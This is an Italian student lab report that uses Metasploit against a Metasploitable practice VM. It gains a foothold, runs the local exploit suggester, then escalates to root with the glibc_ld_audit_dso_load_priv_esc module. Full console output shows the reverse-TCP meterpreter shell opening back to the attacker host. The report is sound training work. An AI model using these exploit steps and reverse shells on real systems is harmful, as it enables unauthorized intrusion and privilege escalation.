

REPORT S7-L3

Come primo passo dell'esercizio ho avviato msfconsole e cercato l'exploit per ottenere accesso a Metasploitable. Una volta configurato l'exploit con LHOST e RHOST si manda l'exploit con il comando run e otteniamo accesso alla macchina target(anche se non come root).



Successivamente ho trovato il modulo post multi/recon/local_exploit_suggester e dopo averlo settato sulla sessione giusta appena creata ho mandato il comando run.



Questo metodo post mi ha riportato alcune vulnerabilità disponibili sulla macchina target (in questo caso 6).
Ho quindi provato il primo exploit sulla sessione creata in origine, con l'unica attenzione di cambiare il payload da **x64 a x86**.
Con questo procedimento ho effettuato con successo un escalation di privilegi.
Con gli altri exploit ho provato ma non sono evidentemente riuscito a settarli bene per farli funzionare.

```
File  Actions  Edit  View  Help
 64  exploit/multi/local/xorg_x11_suid_server_modulepath              No                    The target

[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > target
[-] Unknown command: target. Run the help command for more details.
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic
    1   Linux x86
```

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set target 1
target => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.UhD8q7hLlb' (1271 bytes) ...
[*] Writing '/tmp/.ptawoeRD4' (296 bytes) ...
[*] Writing '/tmp/.LcizMwUb5' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.40:46733) at 2024-12-18 16:44:25 +0100

meterpreter > getuid
Server username: root
meterpreter >
```